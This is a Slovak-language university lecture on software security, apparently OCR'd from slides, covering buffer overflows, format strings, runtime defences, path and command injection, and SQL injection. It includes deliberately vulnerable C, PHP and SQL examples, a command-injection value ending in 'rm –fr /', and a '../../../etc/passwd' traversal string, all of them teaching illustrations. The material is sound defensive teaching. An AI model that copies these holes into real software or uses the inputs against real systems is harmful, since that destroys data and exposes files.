



```
void f(int x) {
   char[8] buf;
   gets(buf);
}
void main() {
   f(…); …
}
void format_hard_disk(){…}
```

Buffer grows upwards

Stack overflow

- Čo ak gets() prečíta viac ako 8 bytov?



Stack overflow

- Technika útoku: využiť pretečenia buffera na úpravu dát
- Závisí na veľa ďalších detailoch:
  - Napr. ako vyplniť správnu návratovú adresu:
    - Falošná návratová adresa musí byť presne umiestnená
    - Útočník nemusí poznať ani adresu svojich premenných
  - Prepísané dáta sa nesmú použiť pred návratom z funkcie (mohlo by dôjsť ku pádu programu)
  - …
- Variant: **Heap overflow** využíva heap namiesto zásobníka

Príklad: fgets

- Nepoužívať gets
- Namiesto toho pužite fgets(buf, size, stdin)

```
char buf[20];
gets(buf); // read user input until
           // first EoL or EoF character
```


Príklad: strcpy

```
char dest[20];
strcpy(dest, src); // copies string src to dest
```

- `strcpy` predpokladá, že dest je dostatočne dlhé
- Používať `strncpy(dest, src, size)`

Príklad

```
bool CopyStructs(InputFile* f, long count)
{    structs = new Structs[count];
     for (long i = 0; i < count; i++)
        { if !(ReadFromFile(f,&structs[i]))
              break;
        }
 }
```



effectively does a
`malloc(count*sizeof(type))`
which may cause integer overflow

- Integer overflow môže spôsobiť buffer overflow

Príklad

```
#include <stdio.h>

int main(int argc, char* argv[])
{   if (argc > 1)
      printf(argv[1]);
    return 0;
}
```

- Program je zraniteľný cez tzv. format string útok

Format string útok

- Iný príklad ako poškodiť zásobník
- Reťazce môžu obsahovať špeciálne znaky, ako `%s`
  - `printf("Cannot find file %s", filename);`
- Čo sa stane, ak vykonáme nasledovný kód?
  - `printf("Cannot find file %s");`
- Čo sa stane, ak vykonáme
  - `Printf(string);`
  - Kde string je zo vstupu od používateľa?

Format string útok

- %x načíta a vypíše 4 bajty zo zásobníka
  - môže dôjsť k úniku citlivých dát
- %n zapíše počet vypísaných znakov do zásobníka


- Format string útok je ľahké ošetriť
  - Namiesto `printf(str)`
  - Použiť `printf("%s", str)`

RUNTIME / DYNAMICKÁ OBRANA

„stack canaries“

- „Dummy“ hodnota – kanárik – je zapísaná do zásobníka pred návratovú adresu a skontrolovaná, keď funkcia vracia hodnotu
- Obyčajné pretečenie zásobníka prepíše aj kanárika, čo môže byť detekované
- Obozretný útočník však môže zapísať do kanárika správnu hodnotu.
- Možné vylepšenia:
  - Použiť náhodnú hodnotu pre kanárika
  - XOR náhodnej hodnoty s návratovou adresou

„stack canaries“




Hotovo?

- Útočník nepotrebuje prepísať návratovú adresu
  - Lokálne premenné môžu tiež ovplyvniť beh programu
  - Premenné v podmienkach
  - Smerníky na funkcie

Heap overflow

- Pretečenie môže nastať aj na heape
- Útok:
  - Prepíš heap cieľovou adresou
  - Dúfaj, že obeť použije prepísaný odkaz na funkciu



Heap overflow

- Ochrana:
  - Môžu sa použiť kanáriky, ale je to ťažké urobiť efektívne
  - Skontrolovať veľkosť buffera pred samotným zápisom.
    - Musí sa to urobiť pred každou funkciou zapisujúcou do buffera

Non-eXecutable pamäť (NX / W⊕X)

- Rozdeľ pamäť na
  - Executable (na ukladanie kódu)
  - Non-executable (na ukladanie dát)
- A processor zabráni vykonať non-executable kód
  - Toto sa môže urobiť pre zásobník, alebo akúkoľvek stránku pamäte
- Útočník nemôže skákať do svojho kódu, keďže bude označený za non-executable
- Moderné CPU poskytujú pre to hardvérovú podporu

Return-to-libc útok

- Cesta ako obísť non-executable pamäť
  - Využiť buffer overflow na skok do kódu, ktorý tam už je, hlave do kódu v knižnici libc
- Libc je bohatá systémová knižnica poskytujúca veľa možností pre útočníka: system, exec, fork
- Veľa knižníc, vrátane libc poskytuje dostatok operácii aby boli Turingovsky úplné.

Control Flow Integrity (CFI)


- Return-to-libc útok môže byť odhalený, keďže väčšinou sa jedná o neobvyklé volanie
  - Napr. funkcia foo() nikdy nevolá rutinu bar(), bar() nie je ani v kóde funkcie foo(). Avšak počas behu foo() na škodlivom kóde dôjde k zavolaniu bar()
- Return-to-libc útok môže byť zablokovaný, keďže také nezvyčajné volania môžu byť počas runtime detekované.
  - Avšak má to zvýšené administratívne nároky

Address space layout randomisation (ASLR)

- Útočník potrebuje detailné informácie o rozložení pamäti
- Znáhodnením rozloženia pamäti útok značne skomplikujeme.
  - Napr. posunieme začiatok heapu / zásobníka o nejakú náhodnú hodnotu
- Kedy znáhodňovať?
  - Keď spustíme program?
  - Pri vytvorení nového vlákna (fork())?

Znáhodnenie inštrukčnej sady

- Pre ešte väčšiu komplikáciu útoku:
  - Zakódovať inštrukčnú sadu, rôzne pre každý process



- Nevyhnutná HW podpora, aby to bolo efektívne
- Útočník nevie napísať kód, keďže nevie ako zakódovať požadované inštrukcie.

Dynamická ochrana (rekapitulácia)

- Kanáriky
- Non-executable pamäť
- Address space layout randomisation (ASLR)
- Instruction set randomization
- ...

- Žiadna z týchto ochrán nie je dokonalá
- Šikovný útočník môže a nájde cestu ako ich obísť

Buffer overflow - zhrnutie

- Buffer overflow chyby patria medzi najčastejšie zraniteľnosti
- Akýkoľvek C(++) kód pracujúci na nedôveryhodnom vstupe je ohrozený resp. akýkoľvek C(++) kód je ohrozený
- Obrana voči buffer overflow chybám je ťažká
  - Stále prebieha súboj medzi obrannými mechanizmami a novými typmi útokov

Buffer overflow

- Buffer overflow súvisí s troma všeobecnejšími problémami:

1. Absencia validácie vstupu
2. Mixovanie dát a kódu
   - dáta a návratová adresa v zásobníku
3. Spoliehanie sa na abstrakciu, ktorá nie je 100% garantovaná a dodržiavaná
   - Napr. typy a rozhranie procedúr v C

```
int f(float f, boolean b, char* buf);
```

SYSTÉMOVÉ ZDROJE

Systémové zdroje

- Programy často potrebujú prístup k rôznym zdrojom
  - Knižnice, nastavenia, „environment“ premenné, súbory, ...
- Útočník môže ovplyvniť mechanizmy na prístup k týmto zdrojom a kompromitovať tak program
  - Čiže je potrebné takýmto útokom zabrániť

Namespace

- Klient (proces) požiada o prístup k zdroju (súbor) od systému (OS) pomocou **mena**
- Systém transformuje **meno** na zdroj pomocou previazania na namespace
  - Mapovanie medzi názvom a zdrojom
  - Napr. cesta k súboru na súbor / adresár
- Namespace sa používa na veľa miestach
  - Android Intents
  - URL
  - DNS
  - ...

Namespace resolution útoky

- Útočník si **volí názov**
  - Použije vhodne zvolený názov, ktorým prekabáti parser a dostane tak prístup k inak nedostupnému zdroju
  - Upraví spôsob konštrukcie mena (napr. Environment premenné) a presmeruje tak obeť na škodlivý zdroj
- Útočník má kontrolu nad **namespace mapovaním**
  - Vytvorí linku a presmeruje obeť na škodlivý zdroj
- Útočník má prístup ku zdroju
  - Obeť môže považovať daný zdroj za bezpečný, aj keď k nemu má útočník prístup

Search Path zraniteľnosť

- Útočník môže podvrhnúť obeti zlý zdroj pomocou „search path“ environment premennej
- Keď program potrebuje knižnicu
  - Linker vyhľadá súbor v LD_PATH adresároch
    - Môže obsahovať aj aktuálny adresár
- Útok:
  - Útočník do home adresára uloží škodlivú knižnicu
  - Naštartuje privilegovaný program z domovského adresára
  - Linker načíta škodlivú knižnicu

Útočník si **volí názov**

- Viacero spôsobov ako pomenovať to isté
  - Súbory: /x/data alebo /y/z/../../x/data alebo /y/z/%2e%2e/x/data
  - Podobne v URL, DNS, ...
- Umožní útočníkovi prístup k inak pre neho neprístupnému zdroju
- Okabátiť proces, aby načítal nedôveryhodný súbor
  - škodlivý PHP súbor
  - **File inclusion útok**

Príklad

- V diskusnom fóre je možné pripájať prílohy
- Stiahnutie prílohy prebieha cez PHP skript
  - Napr. http://a.com/download.php?file=2015/5jsf7Ysd
  - V $_GET[“file”] je relatívna cesta k súboru
- download.php:

```
<?readfile(“files/”.$_GET[“file”]);?>
```

- Kde je problém?

Verejné nepriateľ č. 2

VALIDÁCIA VSTUPU

Problémy so vstupom

- Nebezpečné použitie vstupu od používateľa, resp. nedostatočná validácia vstupu
  - patrí medzi najčastejšie využívané zraniteľnosti
- Veľa rôznych typov útokov
  - Command injection, File name injection, XSS, SQL injection, ...

Scan This Guy's E-Passport and Watch Your System Crash

By Kim Zetter 08.01.07

RFID expert Lukas Grunwald says e-passport readers are vulnerable to sabotage.
Photo: Courtesy of Kim Zetter

A German security researcher who demonstrated last year that he could clone the computer chip in an electronic passport has revealed additional vulnerabilities in the design of the new documents and the inspection systems used to read them.

Lukas Grunwald, an RFID expert who has served as an e-passport consultant to the German parliament, says the security flaws allow someone to seize and clone the fingerprint image stored on the biometric e-passport, and to create a specially coded chip that attacks e-passport readers that attempt to scan it.

Grunwald says he's succeeded in sabotaging two passport readers made by different vendors by cloning a passport chip, then modifying the JPEG2000 image file containing the passport photo. Reading the modified image crashed the readers, which suggests they could be vulnerable to a code-injection exploit that might, for example, reprogram a reader to approve expired or forged passports.

Ponaučenie:

Akýkoľvek vstup môže byť škodlivý!

Command injection

- CGI script môže obsahovať:
  ```
  cat thefile | mail clientaddress
  ```
- Útočník môže zadať adresu (clientaddress):
  ```
  evil@gmail.com | rm –fr /
  ```
- Čo sa následne stane?
  ```
  cat thefile | mail evil@gmail.com | rm –fr /
  ```
- Aké protiopatrenia môžeme použiť?
  - Validácia vstupu
  - Redukovanie prístupových práv pre CGI script
  - Možno by sme na to nemali používať tento jazyk?

Command injection

- veľa API volaní a konštrukcií programovacieho jazyka je ovplyvnených:
  - **C/C++**: system(), execvp(), ShellExecute(),…
  - **Java**: Runtime.exec(), …
  - **Python**: exec, eval, input, execfile, …
  - **PHP**: exec(), `…`, …
- Obrana:
  - Validácia
  - Spustenie s minimálnymi privilégiami
    - Nezabraňuje zraniteľnosti, ale minimalizuje dopad

Validácia vstupu

- Black-listing:
  - Odstránenie nebezpečných znakov nachádzajúcich sa v black-liste:
    - Napr. `;` `&` `|` `<` `>` a pod.
- White-listing:
  - Povoliť iba jednoznačne bezpečné znaky
    - Napr. a..zA..Z0..9

  Black-listing je menej bezpečný, keďže na niektoré nebezpečné znaky môžeme zabudnúť
- Encoding / escaping
  - Nahradenie špeciálnych / funkčných znakov ich escapeovanou verziou
  - Napr. & za &

Validácia vstupu

- Hľadanie / nahrádzanie jednotlivých nebezpečných znakov nie vždy postačuje!
- Formát vstupných dát
  - T.j. URL, HTML, email adresa, JPG, X509 certifikáty

  je jazyk, nie iba sekvencia znakov

- Ked spracúvame / interpretujeme vstupné dáta, musíme brať do úvahy aj daný jazyk
  - a aby vstupné dáta boli validný (a bezpečný) prvok tohto jazyka

File name injection


- Cesta k súboru konštruovaná zo vstupu od používateľa
  - Napr. `"/usr/local/client-info/" + username`
  - Čo ak útočník zvolí username ako `../../../etc/passwd` ?
- Validácia ciest k súborom je náročná
  - Použite existujúci kód / knižnicu
  - Alebo použite „chroot jail“

File name injection


- Útočníkov súbor môže byť aj:
  - Existujúci súbor ../../../etc/passwd
  - Nie celkom súbor /var/spool/lpr
  - Alebo /mnt/usbkey, /tmp/file
- To môže viesť k porušeniu
  - Dôvernosti (prezradenie informácie používateľovi)
  - Integrite (súboru / sytému)
  - Dostupnosti (napr. prístup k tlačiarni na čítanie)

SQL injection

Safely parsing user input from and passing it to a command is very difficult. It requires complete understanding of the command and the underlying execution environment



SQL injection



SQL injection

SQL injection

```
<?php
        $user = $_POST[“username”];
        $password = $_POST[“password”];
        $sql = “SELECT ID FROM users
                        WHERE username=‘”.$user.”’ and
                                password=‘”.$password.”’”
        $rs = $db->executeQuery($sql);
        if ($rs->numrows() == 0) {
                echo “Not authenticated”;
        } else {
                echo “Authenticated”;
        }
?>
```

